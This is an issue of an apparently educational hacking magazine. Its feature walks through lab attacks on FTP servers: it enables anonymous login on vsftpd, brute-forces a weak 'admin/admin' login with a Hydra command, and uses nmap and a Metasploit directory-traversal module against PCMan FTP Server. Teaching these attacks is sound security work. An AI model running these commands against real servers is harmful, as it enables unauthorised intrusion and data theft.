

# Is FTP hacking still relevant today?

Learn all the methods hackers are using to hack FTP today

**Vulnerability for beginners: Looney Tunables, the bug that affects millions of Linux systems.**

**Black Hat Hacking Scenario:**


Learn about the most common hurdles Black Hat hackers face while hacking and how they overcome them.

..with all other regular Features





**RUN YOUR  
CLOUD COMPUTER**  
from your SMART DEVICE



**STARTING AT**

**\$4.95** /month

*join us on [shells.com](http://shells.com)*

To  
Advertise  
with us  
Contact :

[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)



Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.  
Banjara Hills, Hyderabad 500034  
Telangana, India.

Website :  
[www.hackercoolmagazine.com](http://www.hackercoolmagazine.com)

Email Address :  
[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)





# HACKERCOOL

## Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.



Then you will know the truth and the truth will set you free.  
John 8:32

# Editor's Note

*Edition 6 Issue 10*

*On completing 7 years of  
Hackercool Magazine,  
we thought it would be good to  
do some homecoming.*

*So in this Issue and our next  
Issue, we will be publishing articles  
about the foundations of  
Black Hat Hacking.*

"THIS FEATURE CAN BE ABUSED BY ATTACKERS TO AUTOMATICALLY LEAK THE  
WINDOWS USER'S NTLM TOKENS TO ANY ATTACKER-CONTROLLED SERVER, VIA ANY  
TCP PORT, SUCH AS PORT 80."

-  
- CHECKPOINT SECURITY RESEARCHER HAIFEI LI ON HACKERS USING FORCED  
AUTHENTICATION TO STEAL WINDOWS NTLM TOKENS.



# INSIDE

See what our Hackercool Magazine's October 2023 Issue has in store for you.

## 1. Real World Hacking:

FTP Hacking in Real World

## 2. Online Security:

Why do I get so much spam and unwanted emails in my inbox and how can I get rid of it?

## 3. Black Hat Hacking Scenario:

Part 1

## 4. Vulnerability for beginners:

Looney Tunables

## 5. Cyber War:

Ukraine's IT army is a world's first; here's why it is an important part of the war.

## 6. Cyber Security:

What is Lockbit, the cybercrime gang hacking some of the world's largest organisations

Downloads

Other Useful Resources



## FTP Hacking in Real World

# REAL WORLD HACKING

**F**TP service was one of the easiest and vulnerable target for hackers to hack in 80's and 90's. Not only hacking this service was simple but it also provided them THAT which is most valuable even now, DATA.

But is hacking FTP still relevant today after almost five decades of its beginning? Well, it is estimated that there are still around 20-30 million FTP servers active worldwide. The number of increasing FTP client and server software is a testimony to this. With so many FTP servers around the world we can still say FTP hacking is still relevant.

In March of this year, hackers gained access to thousands of websites using compromised FTP credentials. As I am writing this article, there is a news report of a hacking group gaining access to the internal FTP service of Samsung, a south Korean MNC. If we keep aside how it got hacked, we can say that FTP is still a juicy target for hackers.

All these news reports show FTP hacking is still relevant today. What is FTP? Why it is used? How it works? Why it is considered to be vulnerable? Why hackers are interested in hacking it? How can they hack it? This article is an answer to all these questions.

## What is FTP?


FTP stands for File Transfer Protocol. As we can understand by its name, it is used to share and transfer files. Started in 1980's by a man named Abhay Bhushan, FTP was the only way to transfer and share files back then. What made it so popular was its simple interface and easy to use method. It is the same simplicity that is making FTP relevant even today. Yes, 20 to 30 million active FTP servers are a proof to this. FTP is nowadays even used to upload files and data to websites.

## How it works?

FTP is a client-server model protocol. It simply means that the data is stored on a server and users can access this data using a client.



**System with FTP client installed**



**FTP server**

As I already told you, it is very easy to setup FTP server, upload files and share files.

## Why it is considered vulnerable?

For all its simplicity, FTP is considered vulnerable from its beginning days only. One of the most vulnerable factor of FTP is that it communicates in plain text, so anybody eavesdropping on this



network can easily see credentials and data that is being transferred here. You should read this blogpost here. However, its simplicity helped it traverse all this time and stay relevant even today.

## Why hackers hack FTP?

Does this question still need answer? I think no. they need access to data, and websites which give them more data. Now let's get to the juicy part of this article.

## How hackers hack into FTP?

To explain how hackers hack FTP, I am setting up a FTP server on my target machine. My target here is Ubuntu22.04 and my attacker machine is Kali Linux. Open a new terminal and type command **sudo apt install vsftpd**

```
user1@ubuntu20-04:~$ sudo apt install vsftpd
[sudo] password for user1:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 451 not upgraded.
Need to get 115 kB of archives.
After this operation, 334 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 vsftpd amd64
3.0.5-0ubuntu0.20.04.1 [115 kB]
Fetched 115 kB in 4s (28.9 kB/s)
```

Once FTP server is installed, start it with the command **sudo systemctl start vsftpd**

```
user1@ubuntu20-04:~$ sudo systemctl start vsftpd
user1@ubuntu20-04:~$
```

The FTP server is ready. Let's see if we can access. For this we need its IP address.

```
user1@ubuntu20-04:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a2:a3:24 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.40.160/24 brd 192.168.40.255 scope global dynamic noprefixroute ens33
        valid_lft 1440sec preferred_lft 1440sec
    inet6 fe80::6c19:f357:26bd:775b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
user1@ubuntu20-04:~$ sudo nano /etc/vsftpd.conf
```



The target IP is 192.168.40.160. To access this FTP server, we need a FTP client. Every Linux system has a default FTP client installed. Connecting to a server is so easy.

```
(kali@222vm) - [~]
$ ftp 192.168.40.160
Connected to 192.168.40.160.
220 (vsFTPD 3.0.5)
Name (192.168.40.160:kali):
```

The FTP server is ready for connections.

## How hackers hack FTP? (Anonymous allow)

Back in the olden days, when anybody wanted to share a particular file with everyone, they provided anonymous access to the FTP server. With anonymous access, you access FTP server even without knowing any credentials. All you need to do is use the username as 'anonymous' and specify any password. It is estimated that there are around 1 million FTP servers with anonymous access enabled.

Cyber security personnel advise users to only host public data to anonymous access. Back in the olden days, anonymous access was a bigger threat. Let's see anonymous access directly.

Every FTP server has a configuration file. On the target system, let's open the vsftpd.conf file (in etc directory) with a text editor.

```
GNU nano 4.8 /etc/vsftpd.conf
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (:::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
[ Read 155 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

*"I was hooked in before hacking was even illegal". -Kevin Mitnick*



```

GNU nano 4.8 /etc/vsftpd.conf
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (:::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line

```

Scroll down until you find the option "anonymous\_enable". By default, it is set to NO. set it to YES.

```

GNU nano 4.8 /etc/vsftpd.conf Modified
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (:::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos

```

Save the changes and restart the FTP server. Let's see if we can access it with anonymous access now.



```

(kali@222vm) - [~]
$ ftp 192.168.40.160
Connected to 192.168.40.160.
220 (vsFTPD 3.0.5)
Name (192.168.40.160:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

Login is successful.

## How Hackers Hack FTP (Simple passwords)

The second method hackers use to hack FTP is by brute forcing. Brute forcing is a method in which every possible password is tried and then correct one is found.

Go back to the configuration file and disable anonymous access. Next, enable local user access as shown below. "local\_enable=yes" "write\_enable=yes".

```

GNU nano 4.8 /etc/vsftpd.conf Modified
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.

```

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos  
 ^X Exit        ^R Read File    ^\ Replace    ^U Paste Text ^T To Spell    ^\_ Go To Line

Save the changes, restart the FTP server and add a new user.

*Is hacking ever acceptable? It depends on the motive.  
-Charlie Brooker*



```

user1@ubuntu20-04:~$ sudo nano /etc/vsftpd.conf
user1@ubuntu20-04:~$ sudo systemctl restart vsftpd
user1@ubuntu20-04:~$ sudo useradd -m admin
user1@ubuntu20-04:~$ sudo passwd admin
New password:
Retype new password:
passwd: password updated successfully
user1@ubuntu20-04:~$

```

```

user1@ubuntu20-04:~$ sudo passwd admin
New password:
Retype new password:
passwd: password updated successfully
user1@ubuntu20-04:~$ sudo systemctl restart vsftpd
user1@ubuntu20-04:~$

```

Let's use Hydra password cracker to see if we can bruteforce the FTP server. This can be done as shown below.

```

(kali@222vm) - [~]
$ hydra -L /usr/share/dirb/wordlists/common.txt -P /usr/share/dirb/wordlists/common.txt 192.168.40.160 ftp -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-20 02:50:35
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21298225 login tries (l:4615/p:4615), ~1331140 tries per task
[DATA] attacking ftp://192.168.40.160:21/

```

The success of bruteforcing depends on two factors. The password set to FTP on the target service. If the password is a simple password or a most commonly used password, bruteforcing becomes easy. The second factor is the dictionary or wordlist that is used for bruteforcing. Here I am using the wordlist that contains common passwords.

*"When hackers have access to powerful computers that use brute force hacking, they can crack almost any password; even one user with insecure access being successfully hacked can result in a major breach."*  
*-Toomas Hendrik Ilves*



```

[DATA] max 16 tasks per 1 server, overall 16 tasks, 21298225 login
tries (l:4615/p:4615), ~1331140 tries per task
[DATA] attacking ftp://192.168.40.160:21/
[STATUS] 720.00 tries/min, 720 tries in 00:01h, 21297505 to do in
492:60h, 16 active
[STATUS] 725.33 tries/min, 2176 tries in 00:03h, 21296049 to do in
489:21h, 16 active
[STATUS] 685.29 tries/min, 4797 tries in 00:07h, 21293428 to do in
517:53h, 16 active
[STATUS] 472.13 tries/min, 7082 tries in 00:15h, 21291143 to do in
751:36h, 16 active
[STATUS] 377.35 tries/min, 11698 tries in 00:31h, 21286527 to do i
n 940:10h, 16 active
[STATUS] 220.42 tries/min, 15205 tries in 01:08h, 21283020 to do i
n 1609:19h, 16 active
[21][ftp] host: 192.168.40.160 login: admin password: admin
[21][ftp] host: 192.168.40.160 login: admin password: admin

```

As I already told you, bruteforcing becomes easy if you set a common password.

### How hacker hack FTP? vulnerabilities:

For all its simplicity, let's not forget that FTP servers and FTP clients are software and just like every software, they too have vulnerabilities.

In 2013, FBI warned FTP users about a vulnerability in a widely used FTP software that can be exploited by hackers. Let's see an example. Imagine a hacker scanning for FTP servers and he sees this.

```

(kali@221vm)-[~]
$ nmap -sV 192.168.0.103
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-20 01:28 EST
Nmap scan report for 192.168.0.103
Host is up (0.0098s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          PCMan's FTP Server 2.0
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
2869/tcp   open  http         Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows
, cpe:/o:microsoft:windows_xp

```



The information about type and version of FTP server being used is too irresistible. This particular version suffers from a directory traversal that allows hackers to view system files which are normally not accessible. So, we load an exploit, set the required options and execute it.

```
msf6 > search pcman 2.0
```

### Matching Modules

| #     | Name                                                                    | Disclosure Date | Rank   |
|-------|-------------------------------------------------------------------------|-----------------|--------|
| Check | Description                                                             |                 |        |
| 0     | exploit/windows/ftp/pcman_put                                           | 2015-08-07      | normal |
| Yes   | PCMAN FTP Server Buffer Overflow - PUT Command                          |                 |        |
| 1     | exploit/windows/ftp/pcman_stor                                          | 2013-06-27      | normal |
| Yes   | PCMAN FTP Server Post-Authentication STOR Command Stack Buffer Overflow |                 |        |
| 2     | auxiliary/scanner/ftp/pcman_ftp_traversal                               | 2015-09-28      | normal |

```
msf6 auxiliary(scanner/ftp/pcman_ftp_traversal) > show options
```

Module options (auxiliary/scanner/ftp/pcman\_ftp\_traversal):

| Name    | Current Setting     | Required | Description                                                                                                                                                                     |
|---------|---------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DEPTH   | 32                  | yes      | Traversal Depth (to reach the root folder)                                                                                                                                      |
| FTPPASS | mozilla@example.com | no       | The password for the specified username                                                                                                                                         |
| FTPUSER | anonymous           | no       | The username to authenticate as                                                                                                                                                 |
| PATH    | boot.ini            | yes      | Path to the file to disclose, relative to the root d                                                                                                                            |
| RHOSTS  |                     | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT   | 21                  | yes      | The target port (TCP)                                                                                                                                                           |
| THREADS | 1                   | yes      | The number of concurrent threads (max one per host)                                                                                                                             |

```
msf6 auxiliary(scanner/ftp/pcman_ftp_traversal) > set rhosts 192.168.0.103
```

```
rhosts => 192.168.0.103
```



```

msf6 auxiliary(scanner/ftp/pcman_ftp_traversal) > check
[*] 192.168.0.103:21 - The target appears to be vulnerable.
msf6 auxiliary(scanner/ftp/pcman_ftp_traversal) > run

